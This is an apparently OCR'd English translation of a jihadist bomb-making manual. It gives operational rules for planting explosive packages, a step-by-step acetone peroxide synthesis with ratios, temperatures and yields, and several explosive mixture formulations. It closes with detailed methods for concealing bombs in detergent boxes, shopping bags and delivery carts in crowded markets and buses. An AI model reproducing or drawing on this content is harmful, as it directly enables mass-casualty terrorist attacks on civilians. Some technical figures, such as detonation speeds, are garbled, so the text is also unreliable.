14. Check out the road and the place of implantation moments before executing the operation to avoid any surprises.

15. Use a cover to transport and implant the explosives package. Choose suitable clothes that match with the transportation, and the container that carries the explosives.
16. Use disguise items during execution (wig, eyeglasses, etc.)
17. Choose a back up road for going and withdrawing.
18. Have a contingency plan for emergencies.
19. Executioner has to be calm and poised.
20. It is preferred of the deliveryman not be burned or wanted.
21. You must follow the rules of resisting criminal work (don't leave traces, tools, or anything that leads to the executioner's identity, and specially the fingerprints).
22. The explosive has to be camouflaged very carefully.
23. Don't move the explosive package, and don't get too close to it after removing the safety pin.
24. The transporting vehicle must be parked away from the explosive package to avoid linking them to each other.

Because of the danger, I want to warn you about storing explosives at home, and what could cause in term of humanitarian and economical damages.
For those innovative brothers who did very well in the jihad work, and making explosives to continue in their innovation, and to find the suitable way to store explosives away from homes and occupied areas, especially we are approaching the summer, and the heat temperature is getting high, in addition to the general hot weather of this season.

When storing explosives, you must consider its degree of danger, ability for self-ignition, and the level effect of the weather environment (temperature and moisture), and to store each group of the following groups in separate storage as follows:

A. Highly sensitive materials like Mercury Fulminate, Lead Azide, Lead Styphanate, Tetrazene, and whatever these materials used in making detonators (explosive capsules).

B. Nitro Glycerin materials like Gijanite, Gelatinized Dynamite, and Nitroglycerine Dynamite.

C. Highly explosive materials like TNT, Haxogell, Amatol, Tetryl, Pyrogell, ANFO, and Detonation Cord.

D. Pyrotechnics materials like flammable material, and smoke initiator, as well as black powder.

Also you can't store any explosive material with detonators and capsules, or even hand grenades. Detonators have to be removed when stored. Any metal work should be avoided when dealing with explosives to avoid having any sparks that might lead to blasting the explosive materials.

Finally, I hope this subject to be taken into account for its danger, and let us learn the mistakes of others.

God bless you.

The End'''

Explosives

Explosives: are chemical materials and physical mixtures (blends) that have the ability to transform from its current phase into a gas phase by an outside stimulus (impact, bang, pressure, temperature, reaction, explosive wave), and produce pressure and heat.

Some Basic Definitions Related to Explosives Studies:

Combustion: It is an operation of converting the materials from its current phase into a gas phase by the effect of outside factor, and causes a high pressure and temperature in addition to a loud sound called the blast (combustion) echo. This transfer is caused through a strong and quick reaction in the material particles.

External Factors that Cause to Blast the Material:

1. **Temperature**
   There are some explosive materials that explode by heat. The amount of heat needed for the material to blast is different according to the material itself and its chemicals components (chemical stabilization). The heat can come as a result of (fire, friction, or chemical reaction).
2. **Shockwave**
   This affects all explosive materials with a little difference between the sensitivity of materials of shockwaves, which is also associated with the kind of materials, and its purity.
3. **Heat Impact**
   It is a heating process of the materials, then cooled suddenly, and vice versa. Each material has a specific degree for the heat impact.
4. **Impact**
   (The material impacts another object, or the material is hit by another body), and this includes all materials with the condition to fell on the material one time only, with a little difference in the strength of impact, which is needed by every material.

Results of Combustion

1. High temperature.
2. High pressure.
3. Big vacuum (extracting air).
4. Sucking (return of air)

Combustion velocity: it is the speed that transforms the explosive material and measured by meter/second.
Destruction ability: it is the ability of the material to destroy and damage other objects. It is measured proportionally to the TNT ability, and from the speed of transforming the major element in its destruction strength, where the higher the speed means more destruction force.

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
The material produces an amount of gas estimated in 10,000 to 15,000 double the size of the explosive material before blasting. For example: if we blast $1m^3$ of explosives, it will produce approximately 15000 cubic meters of gases in a speed of 8000 m/s, where the pressure is estimated by 108.5 ton/cm^2.

The scientific explanation of combustion: is the conversion of a latent (stagnant) energy in the material through a partial second into a kinetic (moving) energy. The reason that makes us notices the latent energy in explosives, and not to notice it in Benzene despite the power of benzene is 8 times more than TNT. It is the ability of explosive material to be released in a second, while it is released gradually in benzene.


Blasting (combustion) wave (shockwave): it is a form of diffusion of gases associated with the blasting process, and has a form of circular waves. The shockwave has two phases:

1. Positive phase: It is the strongest and the result of pressure generated from explosion.
2. Negative phase: It is generated as a result of atmospheric pressure and after the completion of the positive phase. The strength and speed of the negative phase is estimated by 1/3 of the strength and speed of positive phase.

Notice:
It is possible to put flour or aluminum powder where particles of the air are pushed which increases the power of negative phase, and this has a great effect in destroying buildings and establishments, and by using fewer amounts of explosives.




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


Characteristics of Shockwave:


1. It exits in the shape of waves similar to the waves seen when you drop some object on stagnant water.
2. It exits in a perpendicular shape with the surface of explosive charge. When we explode a cubical package in the air and far away from ground or walls, the wave diffuses in six directions, and reaches the same distance as seen in figure (1). If we blast in similar conditions a package of an octagon shape, we notice the wave diffuses in eight directions, and it is perpendicular to the surface as shown in the figure (2)



3. It has a proportional correlation with the dimensions of charge. The thicker the charge, the more blast power, and farther range will have as shown in Figure (3)



3. It has the infection specialty where it might blast another package that is attached to the original package, even if it does not have a detonator.
4. It has the capability of collection and formation.
5. It reflects when impacting strong objects. Look at figure 5 where the arrows illustrate the reflected wave because of the presence of wall.



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6. Diminishing the power until disappearance by distancing the shockwave from the center of explosion.

Scope (level) of Damage: It is the distance where the material is capable of destroying the objects completely, and this distance starts from the center of charge to the level that the shockwave is incapable of causing a complete destruction.


Safety Range: It is the distance that has no effect of shockwave.

<u>There are factors that affect the capabilities of explosives:</u>

1. Kind of material.
2. Quantity.
3. Homogeneity.
4. Sturdiness.
5. Shape.
6. Collection.
7. Surrounding.
8. Benefit of the other assisting factors (shrapnel, benzene, gas, etc.)

Stages of shockwave by its effect:

1. Complete destruction.
2. Extraction.
3. Launching and pushing.
4. Disappearance.



Explosives Classifications

First: According to its presence in nature

1. Solid: could be in the form of granulated materials like RDX, black powder, and compressed molds.
2. Dough shape: like gillnet, C3, and C4.
3. Liquid like nitroglycerine.

Second: according to its speed

Slow explosion:

The conversion of this material by combustion is normal in the air and blasts in case of pressure of ignition of large amount of it. The speed of conversion does not exceed 500 m/s. Some of the slow explosive examples are:

A. Powder used for pushing the shell loads and to spread ignition to the cords.
B. Cordite present in RPG pushing (propellant) charge (RPG and Katyusha)
C. Alistool, which is used to load the mortar shells.

Fast Conversion:

They are the materials and mixtures (blends) that convert from a normal phase into a gas phase very quickly to reach 8500 m/s, and these materials are divided into three sections according to their sensitivity.

a. Sensitive materials: These materials have no chemical stability, and are very sensitive to any outside factor (banging, pressure, temperature, etc), and used as an initiator for explosion in detonators, and in round capsules. Some of these materials are used as an essential material in making sensitive explosive materials like:
    1. **Mercury Fulminate [HG $(CNO)_2$].** The Fulminate was discovered randomly in 1799. It is a mixture (blend) of mercury, nitric acid, and alcohol. It is a yellow sharp granulates, poisonous, and is not soluble in water. If soaked in water (30%), its sensitivity will diminish. Its speed of explosion is 5000 m/s. It reacts with aluminum to make a non-explosive material. Therefore, it is used with the copper, glass, or plastic detonator cover. It is sensitive towards temperature, banging, and friction.
    2. **Lead Azide [Pb $(n_3)_2$]**

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It is a white powder and is not soluble in water. Its sensitivity increases with the increase of granulates size. It doesn't get affected with moisture and able to be ignited even if it has 50% water. If exposed to light (ultra violet ray) for long time, this leads to explosion.

3. **Silver Fulminate**: used round capsules and sensitive against banging (hitting).
4. **Nitro Glycerin:** it is a liquid oily material that has yellowish color, shake sensitive and might explode while shaking. It is transported after freezing and starts to freeze at 8 degrees Celsius. It is an essential material in making dynamite and gillnet.

b. **Semi Sensitive Materials:** they are materials that have some kind of chemical stability but sensitive toward the shockwave. They are very quick explosive materials. They are used as charges' booster (to amplify the wave) mediating among the sensitive and non-sensitive materials. They are used as essential materials in making some explosives, and used also as a charge booster in detonators and mines' capsules. They are used as an essential material in detonating cords. They are used as essential charges in the sea mines, and some extra-exploded bombs. Some examples of these materials:

1. **Tetryl –** has a speed of 7700 m/sec, and used in making detonators.
2. **R.D.X**-has a speed of 800 m/sec, capacity (1.6). Semi sensitive, and used in military rockets and shells' booster charges.
3. **PETN**-has a speed of 8400 m/sec, and used in making detonators and mines.

Notice
Semi-sensitive materials dissolve in (acetone, benzene, and don't get affect by moisture)

Non-sensitive materials

They are explosive materials that have chemical stability, and only affected by a sufficient blast wave to detonate them. They are safe to work with. They are affected by outside factors like (banging, temperature, and friction). They are used as essential materials in bombs, warheads, blast packages, and mines.
Some of the examples:

First: C3, C4, C5

A. C3: It is like a paste (dough), and composed of RDX and oils.
   1. Has a yellow color.
   2. Lights up like a gas.
   3. Its blasting power is 1.34 of TNT.
   4. Speed = 7800 m/sec
   5. It is used to cut iron, and with explosive charges booster for detonation. It is called plastic explosives, and used in explosive packages against machineries and personnel.

B. C4: soft and easy to form. It is composed of RDX and oils similar to the oils in C3, but the RDX percentage is higher than C3. It has a white color and ignites like a gas.
Speed = 7800 m/sec.
Blasting power = 1.34 of TNT
Used in cutting iron, explosive charges support, and explosive packages.

C. C5: has a green color, which has the form of strips, and it is the same as (C3 and C4).

Second: TNT and its Characteristics

It is the most popular explosives, and considered a measurement unit to other explosives.

1. It has a yellow brownish color (element of the white color, and becomes yellow when exposed to sun, and brown if exposed to more sun).
2. It exists in a form of hard molds (1/2 pound), 200 grams, or 400 grams, or (?????)
3. Blasting power: blasting speed 6900 m/sec.
4. Poisonous (Toxics) and causes jaundice.
5. Ignites like a wax and gives off black poisonous smoke.

6. If the amount is 200 KG and gets ignited (it might cause possible explosion).
7. It is dissolved within (18-82) degrees Celsius.
8. It is packaged in the form of pounds (American packaging), and each pound is (454 grams). Russian packaging is in a form of a 200 grams type.
9. It comes from Toluene material (one of the petroleum products).


Third: Dynamite:

1. It has the color of brown, yellow, or crystal white.
2. Speed 2000-5000 m/sec.
3. Power (45%-80%) of TNT according to its mixture (blend) with sawdust, and must be kept in (15-20) degrees Celsius environment.
4. It is made from nitroglycerine materials, sawdust, and plastic materials.

The Effects of Damaged Dynamite

1. Color changes to dark blue.
2. Colorless granulates appear similar to the salt granulates that appear on dynamite sticks.
3. Nitroglycerine material is settled.
4. Oily spots appear on the dynamite papers (foils).

The next page shows the graphical listing of explosives listed similar to an organizational chart.



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Preparing Acetone Peroxide (White Snow)

First: Needed Materials

1. Sulfuric Acid H_2SO_4
2. H_2O_2 Oxygen water (used for disinfecting and hair coloring)
3. Acetone is used as a nail polish remover.
4. Ice and water.

Second: the percentage of used materials (in volume and not weight)

1 of oxygen water to **1** of Acetone, and add 1.25 of Acid to 5% of the total mix. We start with a little amount to see the reaction.

1. Before preparing the large amounts, we must prepare a small sample (25-50 mixed milliliters) of the available materials by following the same following steps:
2. Mix an amount of acetone with the same amount of oxygen water in a container, and stir very good (it is not important which one is added first)
3. The resulted mixture container is placed in a larger container that has ice where you keep the temperature under 15^o Celsius, which is better, and should not exceeds 60^o Celsius. In the event of a mistake that increases the temperature, cold water can be added to the mixture (blend), or cover the container with a wet blanket when the temperature increases to a boiling level. Add alcohol to stop the reaction, but it will not affect the results.

Notice: Since the internal container is light, it needs to be fastened, and to ensure it is stable inside the bigger container (to avoid flipping inside) by using a robe or a stone. The mixture (blend) weight will drop ¼ after depositing the material, and melting the snow.

4. Add gradually in the beginning 1.25% of the total mixture (blend) sulfuric acid with stirring and monitoring the thermometer where it should keep the temperature at 15 degrees Celsius. If the temperature rises, we can wait a little, and then stir until it gets colder, and so on. When adding the acid, it must be considered to add the drops gradually, and to keep the face away from the container. It is preferred to have a glass cover to avoid the danger of acid when highly concentrated. (When preparing large amounts, the acid has to be added **within 15-25 minutes**).

Notice: It is possible to increase the concentration of the acid by boiling it. Half of the amount is vaporized in the air. If the concentration is very high, and causes splash when added to the mixture (blend), we work on diluting the concentration by pouring the acid into the water (NOT THE OPPOSITE), with a percentage of 1 of acid to 1 of water, and stir during the testing of a small sample.

5. Leave the new mixture (blend) 9-12 hours until a white material that looks like snow deposits (above the Acetone Peroxide).
6. We filter the deposit from water through filtering the water above the container, and pouring the deposit over the filtering paper, or cotton clothe when making large quantities, until the deposit is completely filtered, and then we wash it in cold water more than one time until the acid taste is completely gone from water. (We know that by using a sunflower (litmus) paper, or by putting a drop on a finger, and then placing that on tongue after washing the deposit at least three times until the taste of acid is gone).
7. We dry the deposit through displaying it away from the direct sunlight, and to be flipped before it completely dries, and then making small hard chunks to ease working with it until it dries totally. (The material in this case is very sensitive to ignition as well as banging, and this is before dryness).

Fourth: Storage
If we wish to store it, it should not be displayed, and we keep a blanket above it after washing the collected deposit, and then we tie it up and place it inside a plastic container filled with water, and firmly close it. In order to use it, we follow step# 7.
This makes the material ready for use after dryness. (Ready for blasting by any ignition, banging, or adding acid to it).

Fifth: Calculating the amount of deposit

To avoid making more or less of the needed amount, we do a simple calculation to determine the amount needed to extract the deposit (explosive materials). 100 milliliters of the mixture (blend) gives in its ideal condition 25-37 grams of explosive materials. In other word, it gives **¼ of the mixture (blend)**. The acid amount needed is 1%, 2.5%, to 5% of the mixture (blend) volume. This means for every 100 milliliters, we need 2.5 milliliters of acid. For example: [to start the reaction = heat (temperature) + bubbles then we stop]

//////////////The End//////////////////

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Different Mixtures (blends)

1. First one is composed of:
    a. 71% RDX
    b. 6% Zinco oil (Paint oil)
    c. 4% TNT
    d. 11% Dinitrotoluene
    e. 5% Nitro toluene
    f. 3% Tetryl

    Notice: color of the material is yellow to brown, and used as a major charge, which has a high combustion speed, 25% impact sensitivity, and doesn't react with non moistures metals.

2. Second one is composed of:
    a. 94% Ammonium Nitrate.
    b. 2% Potassium Nitrate.
    c. 4% Charcoal.

3. Third one is composed of:
    a. 91% Ammonium Nitrate.
    b. 4% Potassium Nitrate.
    c. 5% Glue.

4. Fourth one is composed of:
    a. 15% Nitroglycerine.

b. 62.5% Sodium Nitrate.
c. Sawdust.
d. 4% Sodium Carbonate.

In the Name of Allah, Most Gracious, Most Merciful

Suggested Ways and Styles to Hide (Conceal) Packages

First: Operations inside the Markets

1. A person can enter the market for shopping, and can carry a shopping bag (not a Samsonite briefcase). He could place the package inside the bag, and leave the bag inside one of the stores to purchase new items. The store has to be in a crowded area so nobody can feel that a bag is left behind.
2. You can bring large packages into crowded markets by placing them inside big containers like margarine and pickles containers, or inside boxes, and pull them on a cart pretending that you are delivering merchandise. This has to occur after checking the market, knowing the delivery times, and the nature of merchandise, and how to make the delivery.
3. A package can be placed inside large boxes similar to the ones that contain Coca Cola, cans, or something similar. It is preferred to use a new box, and to have a writing of its contents, or drawing as shown on the Cola boxes.
4. It is useful to take advantage of the boxes that contain electrical appliances, and to place the explosive package inside a stereo or computer printer box.
5. The package can be hidden inside a 5 KG detergent box, or any box carton, plastic, etc as long as the box or the container has picture and writings that reflect the content of the package similar to the one that has detergent (Persil or Ariel), through the following steps:
    a. Open the container from the bottom and empty it from the inside material. Don't open it from the regular specified area to make sure the container is just bought from one of the stores in the area here. If the brother is checked out (God forbid), they will not think of opening the container and see what is inside, because the condition of the container is the same as a newly manufactured one.
    b. The container is carried as is, and without putting it inside a bag. When putting it inside a plastic bag, the bag must be a clear (see through) bag to avoid any suspicion, and give the hint to anyone seeing the container; it is just a detergent or box of biscuits, etc.
    c. The person entering the market looks as though he bought a detergent box that contains the explosive package from another store, and he wants to purchase some other things. At this time he can place the package inside the selected store, and then searches for

merchandise to be bought, and might purchase some of them, and then leaves aside pretending that he wants to pay money one time only. At a suitable time he leaves the place quietly and without bringing any attention.

Observations that must be considered when hiding explosive packages

1. The package weight must be considered where it has to be compatible with the major container.
2. The volume has to be suitable with the volume of the container.
3. It should not leave any spaces to avoid package movement inside the container. It is useful to use a sponge and cork to fasten it firmly inside the container.
4. You can leave a little bit of the original material on the top to disguise the package in case of inspection, and opening the container from the original specific side. (Leave little bit of detergent in the container on the top. If they open the box, they will find detergent).
5. It is important to pay attention to the center of gravity where the container should be heavy on one side and light on the other.
6. You should avoid leaving any abnormal things on the container like a switch button, wire, or bulb, etc.

In case of a large package, you can bring it to the market over a black cart used by shoppers, or similar to the one used by a merchandise delivery people. The person has to be compatible with the cover in term of dressing, market merchandise, delivery time, and has to carry with him papers or pocket book similar to the one carried by the delivery people to register debt, or give invoices.

He can also leave the merchandise at the crowded store threshold, and can leave pretending he wants to talk with the storeowner, and then he goes to another store, and leaves the entire area with the consideration of the timing of package detonation.

Second: Operation inside buses and bus stops

1. If the operation is going to be in the bus station, and the plan is to be executed inside the bus, it is better to use a handbag, or a Samsonite.
